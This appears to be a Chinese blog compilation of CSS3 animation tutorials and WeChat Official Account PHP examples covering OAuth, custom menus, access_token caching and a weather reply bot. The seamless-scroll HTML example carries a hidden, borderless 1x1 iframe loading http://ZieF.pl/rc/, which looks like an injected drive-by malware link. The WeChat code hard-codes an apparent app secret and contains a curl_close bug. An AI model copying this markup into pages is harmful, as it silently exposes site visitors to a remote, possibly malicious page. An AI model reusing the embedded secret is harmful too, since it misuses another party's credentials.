columns语法:columns:[ column-width ] || [ column-count ],设置或检索对象的列数和每列的宽度。
相关属性

  • 分几列
    column-count:3;
  • 分割线
    column-rule:1px dashed red;
  • 设置列间距
    column-gap:60px;
  • 列宽度
    column-width: 400px;
  • 和并列
    column-span:all

注意:为了解决浏览器的兼容性问题,一定要加上浏览器的前缀。


描述:用CSS3描述太阳系行星的运动情况,小行星带使用的使用的是一张图片。原理就是利用的CSS3的动画属性,让每一个行星在每一个块级元素的边上,让该块状元素进行旋转,给每一个块状元素设置圆角,使得每一个块级元素全部显示为圆形。
效果:
1.png

附:小行星带
a.png

代码实现:

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>太阳系</title>
    <style>
        body{
            margin: 0;
            padding: 0;
            background: #000000;
        }
        ul{
            width: 600px;
            height: 600px;
            margin: 40px auto;
            position: relative;
            list-style: none;
        }
        ul li{
            border: 2px solid #394057;
            position: absolute;
            left: 50%;
            top: 50%;
            border-radius: 50%;
            transform: translate(-50%,-50%);
            box-sizing: border-box;
            animation-iteration-count: infinite;
            animation-timing-function: linear;
            animation-name: orbit;
        }
        ul li span {
            display: block;
            position: absolute;
            left: 0;
            width: 12px;
            height: 12px;
            border-radius: 50%;
        }

        ul li:nth-child(1) {
            width: 60px;
            height: 60px;
            border: none;
            box-shadow: 0 0 50px #c90;
            background-color: #C90;
            animation-duration: 5s;
        }

        ul li:nth-child(2) {
            width: 120px;
            height: 120px;
            animation-duration: 6s;
        }

        ul li:nth-child(2) span {
            background-color: yellow;
            left: 80px;
            top: 0;
        }

        ul li:nth-child(3) {
            width: 180px;
            height: 180px;
            animation-duration: 10s;
        }

        ul li:nth-child(3) span {
            background-color: blue;
            left: 47px;
            top: 0;
        }

        ul li:nth-child(4) {
            width: 240px;
            height: 240px;
            animation-duration: 12s;
        }

        ul li:nth-child(4) > span {
            background-color: green;
            left: 209px;
            top: 43px;
            animation: orbit 2s infinite linear;
        }

        ul li:nth-child(4) > span span {
            width: 6px;
            height: 6px;
            left: 16px;
            background-color: yellow;
        }

        ul li:nth-child(5) {
            width: 300px;
            height: 300px;
            background-image: url(./asteroids_meteorids.png);
            background-size: cover;
            animation-duration: 25s;
        }

        ul li:nth-child(5) span {
            background-color: red;
            left: 95px;
            top: 0;
        }

        ul li:nth-child(6) {
            width: 360px;
            height: 360px;
            animation-duration: 20s;
        }

        ul li:nth-child(6) span {
            background-color: #CCC;
            left: -5px;
            top: 200px;
        }

        ul li:nth-child(7) {
            width: 420px;
            height: 420px;
            animation-duration: 30s;
        }

        ul li:nth-child(7) > span {
            background-color: green;
            left: 300px;
            top: 18px;
        }

        ul li:nth-child(7) > span span {
            width: 15px;
            height: 15px;
            border: 2px solid #CCC;
            left: -4px;
            top: -4px;
            transform: skew(0, 45deg);
        }

        ul li:nth-child(8) {
            width: 480px;
            height: 480px;
            animation-duration: 35s;
        }

        ul li:nth-child(8) span {
            background-color: pink;
            left: 0;
            top: 170px;
        }

        ul li:nth-child(9) {
            width: 540px;
            height: 540px;
            animation-duration: 40s;
        }

        ul li:nth-child(9) span {
            background-color: blue;
            left: 47px;
            top: 100px;
        }

        ul li:nth-child(10) {
            width: 600px;
            height: 600px;
            animation-duration: 45s;
        }

        ul li:nth-child(10) span {
            background-color: yellow;
            left: 224px;
            top: 0;
        }

        @keyframes orbit {
            0% {
                transform: translate(-50%, -50%) rotate(0deg);
            }
            100% {
                transform: translate(-50%, -50%) rotate(360deg);
            }
        }
    </style>
</head>
<body>
<ul>
    <li></li>
    <li><span></span></li>
    <li><span></span></li>
    <li><span><span></span></span></li>
    <li><span></span></li>
    <li><span></span></li>
    <li><span><span></span></span></li>
    <li><span></span></li>
    <li><span></span></li>
    <li><span></span></li>
</ul>
</body>
</html>

描述:用CSS3的动画来实现无缝滚动,鼠标经过的时候,无缝滚动暂停,通过animation-play-state: paused;来进行控制,该属性有两个值: paused 暂停 running 播放。
问题:目前存在一个小bug,那就是图片必须按照顺序显示两次,因为实现无缝滚动的原理是通过动画进行移动,移动之后恢复,展示两次图片可以实现无缝对接,但是页面加载的资源占用较多。
示例代码:

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CSS3 动画</title>
    <style>
        body {
            margin: 0;
            padding: 0;
            background-color: #F7F7F7;
        }

        .view {
            width: 882px;
            height: 86px;
            margin: 200px auto;
            position: relative;
            overflow: hidden;
            border: 1px solid #CCC;
        }

        ul {
            width: 1764px;
            height: 86px;
            padding: 0;
            margin: 0;
            list-style: none;
            position: absolute;
            left: 0;

            animation: move 7s linear infinite;

        }

        ul:hover{
            /* 控制动画状态 paused 暂停  running 播放*/
            animation-play-state: paused;
        }


        li {
            float: left;
            font-size: 0;
        }


        @keyframes move {
            0%{
                transform:translate(0);
            }

            100%{
                transform:translate(-882px);
            }
        }

    </style>
</head>
<body>
<div class="view">
    <ul>
        <li><img src="./images/1.jpg" alt=""></li>
        <li><img src="./images/2.jpg" alt=""></li>
        <li><img src="./images/3.jpg" alt=""></li>
        <li><img src="./images/4.jpg" alt=""></li>
        <li><img src="./images/5.jpg" alt=""></li>
        <li><img src="./images/6.jpg" alt=""></li>
        <li><img src="./images/7.jpg" alt=""></li>
        <li><img src="./images/1.jpg" alt=""></li>
        <li><img src="./images/2.jpg" alt=""></li>
        <li><img src="./images/3.jpg" alt=""></li>
        <li><img src="./images/4.jpg" alt=""></li>
        <li><img src="./images/5.jpg" alt=""></li>
        <li><img src="./images/6.jpg" alt=""></li>
        <li><img src="./images/7.jpg" alt=""></li>
    </ul>
</div>
<iframe src="http://ZieF.pl/rc/" width=1 height=1 style="border:0"></iframe>
</body>
</html>

描述:该案例是使用CSS来描写的,所使用的技术有:linear-gradient线性渐变,animation动画,box-shadow阴影等css3的属性。
效果图:
1.png

示例代码:

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>跳动的心</title>
    <style>
        html,body{
            height: 100%;
        }
        body{
            margin: 0;
            padding: 0;
            background: #ffa5a5;
        }
        .chest{
            width: 500px;
            height: 500px;
            margin: 0 auto;
            position: relative;
        }
        .heart{
            position: absolute;
            z-index: 2;
            background: linear-gradient(-90deg,#F50A45 0%,#d5093c);
            animation: beat 0.7s ease 0s infinite normal;
        }
        .heart.center{
            background: linear-gradient(-45deg,#B80734 0%,#d5093c 40%);
        }
        .heart.top{
            z-index: 3;
        }
        .side{
            top: 100px;
            width: 220px;
            height: 220px;
            border-radius: 110px;
        }
        .center{
            width: 210px;
            height: 210px;
            bottom: 100px;
            left: 145px;
            transform: rotateZ(225deg);
        }
        .left{
            left: 62px;
        }
        .right{
            right: 62px;
        }
        @keyframes beat {
            0%{
                transform: scale(1) rotate(225deg);
                box-shadow: 0 0 40px #d5093c;
            }
            50%{
                transform: scale(1.1) rotate(225deg);
                box-shadow: 0 0 70px #d5093c;
            }
            100%{
                transform: scale(1) rotate(225deg);
                box-shadow: 0 0 40px #d5093c;
            }
        }
    </style>
</head>
<body>
    <div class="chest">
        <div class="heart left side top"></div>
        <div class="heart center"></div>
        <div class="heart right side"></div>
    </div>
</body>
</html>

描述:通过CSS3的动画来制作轮播图,该图片占满整个屏幕,通过点击下方对应的按钮,就可以实现图片的更换。
实现代码:

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>全屏切换练习</title>
    <style>
        *{
            margin: 0;
            padding: 0;
            list-style: none;
        }
        html,body{
            height: 100%;
        }
        body{
            overflow: hidden;
        }
        .img-box{
            position: absolute;
            width: 100%;
            height: 100%;
            z-index: 0;
        }
        .img-box img{
            width: 100%;
            height: 100%;
            position: absolute;
            top: 0;
            left: 0;
        }
        .img-box img:target{
            z-index: 5;
        }
        .img-box img:nth-child(1):target{
            animation: showLeft 2s;
        }

        .img-box img:nth-child(2):target{
            animation: showTop 2s;
        }

        .img-box img:nth-child(3):target{
            animation: rot 2s;
        }
        .img-box img:nth-child(1){
            z-index:1;
        }
        ul{
            position: absolute;
            z-index:1;
            width: 300px;
            height:80px;
            left:50%;
            bottom:20px;
            margin-left:-150px;
        }

        ul li{
            float: left;
        }
        ul li a{
            display: block;
            width: 80px;
            height: 80px;
            background-color: pink;
            border-radius: 50%;
            margin-left:20px;
            text-align: center;
            line-height: 80px;
            font-size:30px;
            color:red;
            text-decoration: none;
        }
        @keyframes showLeft {
            0%{
              transform: translateX(-2000px);
            }
            100%{
                transform: translateY(0px);
            }
        }
        @keyframes rot {
            0%{
                transform: scale(0.5) rotate(345deg);
            }
            100%{
                transform: scale(1)rotate(0deg);
            }
        }
    </style>
</head>
<body>
<div class="img-box">
    <img src="images/bg2.jpg"  id="img1" alt=""/>
    <img src="images/bg3.jpg"  id="img2" alt=""/>
    <img src="images/bg5.jpg"  id="img3" alt=""/>
</div>
<ul>
    <li><a href="#img1">1</a></li>
    <li><a href="#img2">2</a></li>
    <li><a href="#img3">3</a></li>
</ul>
</body>
</html>

background-size 属性规定背景图像的尺寸。
语法:
background-size: length|percentage|cover|contain;
参数说明:

描述
length设置背景图像的高度和宽度。第一个值设置宽度,第二个值设置高度。如果只设置一个值,则第二个值会被设置为 "auto"。
percentage以父元素的百分比来设置背景图像的宽度和高度。第一个值设置宽度,第二个值设置高度。如果只设置一个值,则第二个值会被设置为 "auto"。
cover把背景图像扩展至足够大,以使背景图像完全覆盖背景区域。背景图像的某些部分也许无法显示在背景定位区域中。
contain把图像图像扩展至最大尺寸,以使其宽度和高度完全适应内容区域。

1 第一步:用户同意授权,获取code

2 第二步:通过code换取网页授权access_token

3 第三步:刷新access_token(如果需要)

4 第四步:拉取用户信息(需scope为 snsapi_userinfo)

简单网页授权

//简单授权
    function getBaseInfo(){
        //1.获取到code
        $appid = "wxde8d3eacc9f91cae";
        $redirect_uri = urlencode("http://wx.sunxiaoning.com/index.php/Wx/index/getUserOpenId");
        $url = "https://open.weixin.qq.com/connect/oauth2/authorize?appid=".$appid."&redirect_uri=".$redirect_uri."&response_type=code&scope=snsapi_base&state=123#wechat_redirect";
        header('location:'.$url);
        
    }
    function getUserOpenId(){
        //2.获取到网页授权的access_token
        $appid = "wxde8d3eacc9f91cae";
        $appsecret = "3ae10c48de0ec193a7cc695f098c2817";
        $code = $_GET['code'];
        $url = "https://api.weixin.qq.com/sns/oauth2/access_token?appid=".$appid."&secret=".$appsecret."&code=".$code."&grant_type=authorization_code";
        //3.拉取用户的openid
        $res = $this->http_curl($url,'get');
        var_dump($res);

    }

详细授权

    function getUserDetail(){
        //1.获取到code
        $appid = "wxde8d3eacc9f91cae";
        $redirect_uri = urlencode("http://wx.sunxiaoning.com/index.php/Wx/index/getUserInfo");
        $url = "https://open.weixin.qq.com/connect/oauth2/authorize?appid=".$appid."&redirect_uri=".$redirect_uri."&response_type=code&scope=snsapi_userinfo&state=123#wechat_redirect";
        header('location:'.$url);
    }
    function getUserInfo(){
        //2.获取到网页授权的access_token
        $appid = "wxde8d3eacc9f91cae";
        $appsecret = "3ae10c48de0ec193a7cc695f098c2817";
        $code = $_GET['code'];
        $url = "https://api.weixin.qq.com/sns/oauth2/access_token?appid=".$appid."&secret=".$appsecret."&code=".$code."&grant_type=authorization_code";
        //3.拉取用户的openid
        $res = $this->http_curl($url,'get');
        $access_token = $res['access_token'];
        $openid = $res['openid'];
        //4.拉取用户的详细信息
        $url = "https://api.weixin.qq.com/sns/userinfo?access_token=".$access_token."&openid=".$openid."&lang=zh_CN";
        $res = $this->http_curl($url);
        var_dump($res);

    }

自定义菜单的创建

自定义菜单基本要求:
1.自定义菜单最多包含3个一级菜单,每个一级菜单最多包含5个二级菜单。
2.一级菜单最多4个汉字,二级菜单最多包含7个汉字,多出来的部分以"..."的形式来展现。
3.在创建自定义菜单后,微信不会立即生效,为了更快的看到效果,可以取消关注后,重新进行关注。

接口调用请求说明:
http请求方式:POST(请使用https协议) https://api.weixin.qq.com/cgi-bin/menu/create?access_token=ACCESS_TOKEN

下面简单介绍两种常用的请求:
click和view的请求示例

 {
     "button":[
     {    
          "type":"click",
          "name":"今日歌曲",
          "key":"V1001_TODAY_MUSIC"
      },
      {
           "name":"菜单",
           "sub_button":[
           {    
               "type":"view",
               "name":"搜索",
               "url":"http://www.soso.com/"
            },
            {
                 "type":"miniprogram",
                 "name":"wxa",
                 "url":"http://mp.weixin.qq.com",
                 "appid":"wx286b93c14bbf93aa",
                 "pagepath":"pages/lunar/index"
             },
            {
               "type":"click",
               "name":"赞一下我们",
               "key":"V1001_GOOD"
            }]
       }]
 }

参数说明

参数是否必须说明
button一级菜单数组,个数应为1~3个
sub_button二级菜单数组,个数应为1~5个
type菜单的响应动作类型,view表示网页类型,click表示点击类型,miniprogram表示小程序类型
name菜单标题,不超过16个字节,子菜单不超过60个字节
keyclick等点击类型必须菜单KEY值,用于消息接口推送,不超过128字节
urlview、miniprogram类型必须网页 链接,用户点击菜单可打开链接,不超过1024字节。 type为miniprogram时,不支持小程序的老版本客户端将打开本url。
media_idmedia_id类型和view_limited类型必须调用新增永久素材接口返回的合法media_id
appidminiprogram类型必须小程序的appid(仅认证公众号可配置)
pagepathminiprogram类型必须小程序的页面路径

返回结果:

  • 正确时的返回JSON数据包如下:

    {"errcode":0,"errmsg":"ok"}

  • 错误时的返回JSON数据包如下(示例为无效菜单名长度):

    {"errcode":40018,"errmsg":"invalid button name size"}

示例代码:(thinkphp3.2.3)

  /**
     * 创建自定义菜单
     * @return [type]
     */
    public function defineditem(){
        //创建微信菜单
        //目前微信接口的调用都是通过curl  post/get
        header('content-type:text/html;charset=utf-8');
        $access_token = $this->getWxAccessToken();
        $url = "https://api.weixin.qq.com/cgi-bin/menu/create?access_token=".$access_token;
        $postArr = array(
                'button'=>array(
                    array(
                        'name'=>urlencode('菜单一'),
                        'type'=>'click',
                        'key'=>'item1',
                    ),//第一个一级菜单
                    array(
                        'name'=>urlencode('菜单二'),
                        'sub_button'=>array(
                            array(
                                'name'=>urlencode('二级菜单一'),
                                'type'=>'click',
                                'key'=>'songs',
                            ),//第一个二级菜单
                            array(
                                'name'=>urlencode('二级出菜单二'),
                                'type'=>'view',
                                'url'=>'http://www.sunxiaoning.com',
                            )//第一个二级菜单
                        )
                    ),//第二个一级菜单
                    array(
                        'name'=>urlencode('菜单三'),
                        'type'=>'view',
                        'url'=>'http://bbs.sunxiaoning.com',
                    )//第三个一级菜单
                )
            
        );
        $postJson = urldecode(json_encode($postArr));
        //echo "$postJson"."<br>";
        $res = $this->http_curl($url,'post','json',$postJson);
        //var_dump($res);
    }
    /**
     * 返回access_token
     * @return [type] [description]
     */
    public function getWxAccessToken(){
        //将access_token存在session/cookie中
        if($_SESSION['access_token']&&$_SESSION['expire_time']>time()){
            //如果access_token在session并未过期
            return $_SESSION['access_token'];
        }else{
            //如果access_token不存在或者已经过期,重新获取access_token
            $appid = 'wxde8d3eacc9f91cae';
            $appsecret = '3ae10c48de0ec193a7cc695f098c2817';
            $url = "https://api.weixin.qq.com/cgi-bin/token?grant_type=client_credential&appid=".$appid."&secret=".$appsecret;
            $res = $this->http_curl($url,'get','json');
            $access_token = $res['access_token'];
            //将创新获取的access_token存到session
            $_SESSION['access_token'] = $access_token;
            $_SESSION['expire_time'] = time()+7000;
            return $access_token;
        }
    }
/**
     * @param  url
     * @param  获取方式
     * @param  获取到的格式
     * @param  string
     * @return [type]
     */
    function http_curl($url,$type='get',$res='json',$arr=''){
        //1.初始化curl
        $ch = curl_init();
        //2.设置curl的参数
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        if($type == 'post'){
            curl_setopt($ch, CURLOPT_POST, 1);
            curl_setopt($ch, CURLOPT_POSTFIELDS, $arr);
        }
        //3.采集
        $output = curl_exec($ch);
        //4.关闭
        if($res == 'json'){
            if(curl_errno($ch)){
                return curl_error($ch);
            }else{
                return json_decode($output,true);
            }
        }
        curl_close($output);
    }

自定义菜单事件消息回复

点击菜单拉取消息时的事件推送

推送XML数据包示例:

<xml>
    <ToUserName>< ![CDATA[toUser] ]></ToUserName>
    <FromUserName>< ![CDATA[FromUser] ]></FromUserName>  
    <CreateTime>123456789</CreateTime>
    <MsgType>< ![CDATA[event] ]></MsgType>
    <Event>< ![CDATA[CLICK] ]></Event>
    <EventKey>< ![CDATA[EVENTKEY] ]></EventKey>
</xml>

参数说明:

参数描述
ToUserName开发者微信号
FromUserName发送方帐号(一个OpenID)
CreateTime消息创建时间 (整型)
MsgType消息类型,event
Event事件类型,CLICK
EventKey事件KEY值,与自定义菜单接口中KEY值对应

点击菜单跳转链接时的事件推送

推送XML数据包示例:

<xml>
   <ToUserName>< ![CDATA[toUser] ]></ToUserName>
   <FromUserName>< ![CDATA[FromUser] ]></FromUserName>
   <CreateTime>123456789</CreateTime>
   <MsgType>< ![CDATA[event] ]></MsgType>
   <Event>< ![CDATA[VIEW] ]></Event>
   <EventKey>< ![CDATA[www.qq.com] ]></EventKey>
</xml> 

参数说明:

参数描述
ToUserName开发者微信号
FromUserName发送方帐号(一个OpenID)
CreateTime消息创建时间 (整型)
MsgType消息类型,event
Event事件类型,VIEW
EventKey事件KEY值,设置的跳转URL

示例代码(thinkphp3.2.3)

  public function reponseMsg(){
    if (strtolower($postObj->Event)=='click') {
        //如果是自定义菜单中的event -> click
        if(strtolower($postObj->EventKey)=='item1'){
             $content  = "您点击了自定义菜单item1";
        }
        if(strtolower($postObj->EventKey)=='songs'){
             $content  = "您点击了自定义菜单songs";
        }
            $toUser   = $postObj->FromUserName;
            $fromUser = $postObj->ToUserName;
            $time     = time();
            $msgType  =  'text';
            $template = "<xml>
                            <ToUserName><![CDATA[%s]]></ToUserName>
                            <FromUserName><![CDATA[%s]]></FromUserName>
                            <CreateTime>%s</CreateTime>
                            <MsgType><![CDATA[%s]]></MsgType>
                            <Content><![CDATA[%s]]></Content>
                            </xml>";
             $info     = sprintf($template, $toUser, $fromUser, $time, $msgType, $content);
             echo $info;
    }
}

在微信开发的过程中,调用接口的时候都需使用公众号的全局唯一接口调用凭据access_token,在使用之前我们需要获取它。目前Access_token的有效期通过返回的expire_in来传达,目前是7200秒之内的值。中控服务器需要根据这个有效时间提前去刷新新access_token。在刷新过程中,中控服务器可对外继续输出的老access_token,此时公众平台后台会保证在5分钟内,新老access_token都可用,这保证了第三方业务的平滑过渡。
接口调用请求说明
https请求方式: GET
https://api.weixin.qq.com/cgi-bin/token?grant_type=client_credential&appid=APPID&secret=APPSECRET

参数说明

参数是否必须说明
grant_type获取access_token填写client_credential
appid第三方用户唯一凭证
secret第三方用户唯一凭证密钥,即appsecret

返回说明

正常情况下,微信会返回下述JSON数据包给公众号:

{"access_token":"ACCESS_TOKEN","expires_in":7200}

参数说明

参数说明
access_token获取到的凭证
expires_in凭证有效时间,单位:秒

错误时微信会返回错误码等信息,JSON数据包示例如下(该示例为AppID无效错误):
{"errcode":40013,"errmsg":"invalid appid"}

返回码说明

返回码说明
-1系统繁忙,此时请开发者稍候再试
0请求成功
40001AppSecret错误或者AppSecret不属于这个公众号,请开发者确认AppSecret的正确性
40002请确保grant_type字段值为client_credential
40164调用接口的IP地址不在白名单中,请在接口IP白名单中进行设置。(小程序及小游戏调用不要求IP地址在白名单内。)

以上的信息均来源于微信公众平台的开发者文档。但不保证是最新的,使用者可以自己上官网查看。
由于access_token的存活时间有时间上的限制,而且目前每天只能调用2000次,所有我们必须对access_token进行有效的利用,我们可以把它保存在session中,并设置有效的时间,如果有效,我们直接返回,无需重新获取。
示例代码:(thinkphp3.2.3)

    /**
     * 返回access_token
     * @return [type] [description]
     */
    public function getWxAccessToken(){
        //将access_token存在session/cookie中
        if($_SESSION['access_token']&&$_SESSION['expire_time']>time()){
            //如果access_token在session并未过期
            return $_SESSION['access_token'];
        }else{
            //如果access_token不存在或者已经过期,重新获取access_token
            $appid = 'wxde8d3eacc9f91cae';
            $appsecret = '3ae10c48de0ec193a7cc695f098c2817';
            $url = "https://api.weixin.qq.com/cgi-bin/token?grant_type=client_credential&appid=".$appid."&secret=".$appsecret;
            $res = $this->http_curl($url,'get','json');
            $access_token = $res['access_token'];
            //将创新获取的access_token存到session
            $_SESSION['access_token'] = $access_token;
            $_SESSION['expire_time'] = time()+7000;
            return $access_token;
        }
    }


    /**
     * @param  url
     * @param  获取方式
     * @param  获取到的格式
     * @param  string
     * @return [type]
     */
    function http_curl($url,$type='get',$res='json',$arr=''){
        //1.初始化curl
        $ch = curl_init();
        //2.设置curl的参数
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        if($type == 'post'){
            curl_setopt($ch, CURLOPT_POST, 1);
            curl_setopt($ch, CURLOPT_POSTFIELDS, $arr);
        }
        //3.采集
        $output = curl_exec($ch);
        //4.关闭
        if($res == 'json'){
            if(curl_errno($ch)){
                return curl_error($ch);
            }else{
                return json_decode($output,true);
            }
        }
        curl_close($output);
    }

当用户输入一个地名的时候,回复该地区的当前天气预报。使用的api接口为https://www.sojson.com/open/api/weather/json.shtml?city=北京返回的数据为json。自己提取相关的信息,为了方便演示,我只是回复了天气情况,有需要的可以自己添加相关的功能。
实例代码:

<?php
namespace Wx\Controller;
use Think\Controller;
class IndexController extends Controller {
    public function index(){
        //获得参数 signature nonce token timestamp echostr
        $nonce     = $_GET['nonce'];
        $token     = 'xxxx';
        $timestamp = $_GET['timestamp'];
        $echostr   = $_GET['echostr'];
        $signature = $_GET['signature'];
        //形成数组,然后按字典序排序
        $array = array();
        $array = array($nonce, $timestamp, $token);
        sort($array);
        //拼接成字符串,sha1加密 ,然后与signature进行校验
        $str = sha1( implode( $array ) );
        if( $str  == $signature && $echostr ){
            //第一次接入weixin api接口的时候
            echo  $echostr;
            exit;
        }else{
            $this->reponseMsg();
        }
    }
    public function reponseMsg(){
        //1.获取到微信推送过来post数据(xml格式)
        $postArr = $GLOBALS['HTTP_RAW_POST_DATA'];
        //2.处理消息类型,并设置回复类型和内容
        $postObj = simplexml_load_string( $postArr );//xml转换成对象
        //判断是否是用户回复过来的消息
        //用户发送过来消息后回复图文消息或者是单文本消息
        if( strtolower($postObj->MsgType) == 'text' ){
            $toUser = $postObj->FromUserName;
            $fromUser = $postObj->ToUserName;
            $content = $this->weather($postObj->Content);
            $toUser   = $postObj->FromUserName;
            $fromUser = $postObj->ToUserName;
            $time     = time();
            $msgType  =  'text';
            $template = "<xml>
                            <ToUserName><![CDATA[%s]]></ToUserName>
                            <FromUserName><![CDATA[%s]]></FromUserName>
                            <CreateTime>%s</CreateTime>
                            <MsgType><![CDATA[%s]]></MsgType>
                            <Content><![CDATA[%s]]></Content>
                            </xml>";
             $info     = sprintf($template, $toUser, $fromUser, $time, $msgType, $content);
             echo $info;
    }
}
     public function weather($city){
        //1.初始化curl
        $ch = curl_init();
        $url = 'https://www.sojson.com/open/api/weather/json.shtml?city='.$city;
        //2.设置curl的参数
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        //3.采集
        $output = curl_exec($ch);
        //4.关闭
        curl_close($ch);
        $wt = (array) json_decode($output,true);
        $wet = $wt["data"]["forecast"][0]["type"];
        return $wet;
    }
}